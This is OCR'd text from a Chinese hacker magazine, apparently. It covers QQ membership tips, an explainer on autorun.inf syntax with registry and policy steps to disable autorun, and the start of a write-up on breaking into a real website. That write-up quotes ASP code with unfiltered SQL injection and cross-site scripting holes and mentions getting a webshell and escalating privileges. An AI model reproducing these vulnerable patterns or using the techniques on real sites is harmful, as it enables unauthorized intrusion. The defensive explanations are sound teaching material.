


图3 注册成功


图4 最小化到托盘




图5 所有功能菜单

所有方法都非常简单，而且每个工具都附带了使用帮助，因此这里就不啰嗦了。希望能给大家带来帮助，快去试试吧。

编辑点评：

虽然网上制定QQ的方法已经流传很久了，但有一个综合的工具还是方便许多。去试试吧，打造一个个性的小Q。

对QQ会员扣一次

小坏坏

如果你是QQ会员，除了一般的服务之外，还有很多服务你可以充分利用一下。我们不可以放过腾讯给你的任何一点服务哦！因为一个月以后你就没这种待遇了，下面介绍几种实用的吧。

1.网络硬盘是大家必用的，现在你有128M。赶快把你常用的工具上传，一个月以后你就只有16M了（虽然TM有32M，但怎么够我们用啊）。不过大家可以放心，一个月以后你不是会员了你还是有128M（不过上传上去的不要删啊，你删一点就少一点啊）。

2.成为会员后你还可以给网络硬盘设密码。一个月以后你不是会员了，但你的密码还会保留，人家盗了你QQ也拿不到你里面的重要资料。


3.你可以把你认为最经典的QQ头像上传上去，一个月后，你不是会员了，你还可以拥有你那个性的头像。

4.如果你想建群的话，这是一个很好的机会，会员可以建4个群，快建啊！你可是老大啊，一个月以后你还是老大噢。

5.你的网络硬盘还不够用的话，嘿嘿，先创建好群，打开群分类，在群的名称上点右键，选择“**修改自己的群名片**”，在“**基本设置**”里选择“**不允许任何人加入该群**”，然后点“确定”，打开共享看看，这样你就又有了16M噢，4个群的话有64M噢。

6.会员还有个好处就是许愿(http://my.qq.com)，普通用户只有一个愿望，你可以有三个噢，告诉你一个小技巧，你可以把这三个愿望都许“**我想要免费成为QQ会员！**”这样成功的机会会很大。

7.你可以设置一个喜欢的QQ炫铃，不是会员后，QQ炫铃也是可以保留的。



星云：

HI！欢迎到Q版坐，偶先给你沏杯茶！并祝大家圣诞快乐！小编我在一本《黑客手册》前静观天下风云变幻，发现国内许多大型的网站都被报存在安全问题，有公司的、政府的、学校的，哎，无语了！这不，今天又有一位朋友发现了央视网络电视的瑕疵。icyleaf带我们揭开autorun.inf的神秘面纱；浪子兄弟的SQL注入文章让我们看到了小菜也可以玩注入！在安全领域有很多问题，它看似难以解决，却可以用一些小办法轻松搞定，破解“大师”的加密光盘这篇文章讲的就是这样的小技巧。精彩不容错过，尽在Q版！

icyleaf

从本文中你可以学到：

1、autorun.inf 文件的编写

2、禁用 autorun 自动播放功能的方法

在我学校的电脑堪称病毒机，都是公共机器，其中最多的就是利用AutoRun.inf作祟的U盘病毒。弄的我同学的机器一杀毒就杀出上百了，真汗…估计也是不经常杀毒，杀不了的就来找我帮忙。看了2006年10月《黑客手册》中的一篇文章“自己动手打击病毒”后，觉得有必要深入地解析一下AutoRun文件。

一、介绍

AutoRun是Microsoft Windows操作系统的特点之一，它需要Windows 95和NT 4.0以上版本支持，用于基于Windows和DOS的应用程序，创建自动运行的应用程序需要建立两个文件，其中一个是AutoRun.inf，另一个为启动应用程序。当设备（如U盘/光盘）插入到一个支持自动播放的计算机中时，系统会自动检测插入设备上是否有有效的文件系统，如果有的话，它会搜索一个文件名为AutoRun.inf的配置文件，从这个文件找到安装程序和各种可选的配置，然后加载这个应用程序。

二、格式

AutoRun.inf文件由若干节组成，下面是一个典型的AutoRun.inf文件，“；”及其后的语句为注释说明。

[autorun]；所有的Autorun.inf文件都必须有一个[autorun]节

Open=AutuRun.exe；启动程序的文件名，一般位于根目录，可以有路径，但不要带驱动器，因为各个计算机的设置不一样导致驱动器符不固定。

Icon=AutuRun.exe，1；为磁盘指定一个图标，这里的文件AutoRun.exe中资源标识为1的图标。图标可以来自一个Exe或Dll文件的内部资源。

DefaultIcon=icon.ico；应用程序的缺省图标。这两种指定图标的方法可以互换。

Label=“我的U盘”；驱动器显示标签。

ShellExecute=<FilePath\> fileName [Param1,[Param2]…]；自动运行用来调用ShellExecuteEx的程序，文件名为一个可执行文件。这个命令与Open相似，但它可以利用文件的关联信息运行程序。




图1 通过属性设置为提醒运行

Shell=Explorer；为驱动器的右击菜单指定一个缺省命令，例如：

Shell\Explorer=“资源管理器”；这是菜单上显示的字符串，你可以通过Shell\Explorer\Command=Explorer.exe来执行命令。这样结合起来就是点击右键菜单中的“资源管理器”就执行了Explorer.exe。菜单和执行命令要统一，这里都是Explorer。

我见过很多的U盘病毒，他们所写的方法和《自己动手打击病毒》文中所写的一样，利用RECYCLER文件夹。熟悉系统的都知道，每个硬盘分区都有一个图标为回收站且隐藏的RECYCLER文件夹，其实它就是为了方便管理以及空间的合理分配才这样设置的。那些做病毒的人就是利用这点。不过我见过的很多的RECYCLER文件夹都是默认的文件夹图标，更重要的就是可移动磁盘是没有回收站的，这说明了为什么你直接在可移动磁盘删除文件而无法撤消。切记可移动磁盘是没有回收站；以后在其他机器上使用了自己的U盘，最好先杀毒，如果喜欢手动杀毒，在插入U盘就右键点击盘符查询是否有猫腻~

三、禁止方法

一种是手工暂时禁止自动运行的方法比较简单，只需在插入光盘（可移动磁盘）的同时，按下Shift键即可。可移动磁盘的自动运行主要是由于你设置造成的，可通过在可移动磁盘的属性，“自动播放”选项卡中改为“每次提醒我选择一个操作”，如图1。

或者使用策略组，在运行对话框输入**gpedit.msc**找到“用户配置”->“管理模版”->“系统”，在右边找到“关闭自动运行功能”，双击打开修改成“已禁用”即可。

另外一种方法是通过修改注册表。在注册表中有两个地方都可以禁止。

1．打开**HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Cdrom**，在此项下有一类型为REG_DWORD的值**Autorun**，改为0即可禁止自动播放功能，设置为1则反之，如图2。

这个方法适用于Window9X/2000/NT系统。

2．打开**HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer**在它下面有两个键也可以设置修改自动播放功能。这两个都是REG_DWORD类型。

NoDriveTypeAutoRun：规定某一类特定设备禁止自动播放。

默认为0x95，修改为0xB5为禁止（这里是16进制）。在尝试修改的时候，建议用




图2 修改注册表禁用 autorun 自动播放

户把它原来存储的值记下来，因为没有更好的办法能够恢复它的原始值。如果保留光驱的 CD 自动播放功能则设置为 0xBD。其实这个值的设置范围在一个列表中，如图 3。

若要禁止若干类型则使用它们数值相加的值，如 0x95=0x01+0x04+0x10+0xFF

NoDriveAutoRun：规定某一指定驱动器盘符禁止自动播放。

NoDriveAutoRun 值存储一个双字 32 位的整数，它的低 26 位从最低位到最高位依次对应计算机上驱动器盘符 A、B、C……Z。如果设置某一位为 1，则表示相应的盘符的驱动器的自动播放功能失效。如我的光驱为 G 盘，则相应的就是 0100 0000，换算成十进制就是 64（注意必须系统重启或注销后方能生效）这个方法适用于 WindowsNT/XP。

通过上面的介绍，想必大家已有所了解。其实普通的 U 盘病毒手段并不算很高明，大概一看就明了。

位号	0x01	0x04	0x08
描述	未知类型	可移动磁盘	硬盘
位号	0x10	0x20	0xFF
描述	网络驱动器	光盘	所有类型


图 3 位号与设备描述列表

编辑点评：

要说 autorun.inf 由来已久，在安全界也是尽人皆知。无数人就因为一个 autorun.inf 加一个后门程序获得了无数权限，也因此有很多人遗殃。iceleaf 的文章让我们了解了 autorun.inf 的详细语法，让我们利用起来更加灵活。而后面的禁用方法讲解同样详细，进攻同时不要忘了做好自我保护哦！这就是攻与防的结合，也正是安全的魅力所在！NOHACK

菜鸟找漏洞
——渗透网站的"反思"

THINK



樱花浪子[I.S.T]

从本文中你可以学到：

1、通过 Request 语句找注入漏洞

2、'or'='or' 的利用原理

3、后台上传漏洞的发掘

事情起因是 QQ 上的一位朋友发过来一网站，说好像有漏洞，因为这位朋友是刚刚接触网络安全方面的，我接过来网址一看，真所谓漏洞百出呀，当然这样的网站是不会被小黑错过的，首页明显地被人挂了马。那就做做好事把这个马去掉吧！从入侵到得 WEBSHELL 不到三分钟。当然不是我的水平有多高，而是太多太多的……得到 WEBSHELL 一看发现装有 Serv-u，上传这个 ASP 版的提权工具还能提权，汗之。下面我们开始看看到底有什么漏洞。

一、无处不在的注入

在 newsshow1.asp 中的 157 行代码如下：

```
<%
sql="select * from news where id="&Request("id") '直接用 Request 取得 ID 值
set rs=conn.execute (sql)
if not rs.eof or err then
%>
```

直接用 Request 取得 ID 值，什么也没过滤，就执行 SQL 语句了，这样就能执行我们的"恶意"的 SQL 语句了。相信菜菜朋友们也能看懂吧！如图 1。





图 1 SQL 注入成功

二、比较流行的跨站

在首页有个给访问量发布信息的，文件为 newsadd.asp。打开后发现处理文件为 saveNewsAdd.asp，如图 2。



```
18 <body bgcolor="#CCCCCC" text="#000000" leftmargin="0" topmargin=
19 <form name="form1" action="saveNewsAdd.asp" method="post">
20   <table width="770" border="1" align="center" cellpadding="2" c
21   <tr bgcolor="#DB2404">
```

图 2 处理文件为 saveNewsAdd.

直接来到这个文件看一下第 3 行到 23 行的代码：

```
<%
dim sql
Set cmdTemp = Server.CreateObject("ADODB.Command")
Set InsertCursor = Server.CreateObject("ADODB.Recordset")
cmdTemp.CommandText = "SELECT top 1 * FROM news order by id desc"
      cmdTemp.CommandType = 1
      Set cmdTemp.ActiveConnection = conn
      InsertCursor.Open cmdTemp, , 1, 3
      InsertCursor.addnew
      InsertCursor("title") =Request("title")      '取得客户端提交的名字
      InsertCursor("content") =Request("content")'取得客户端提交的内容
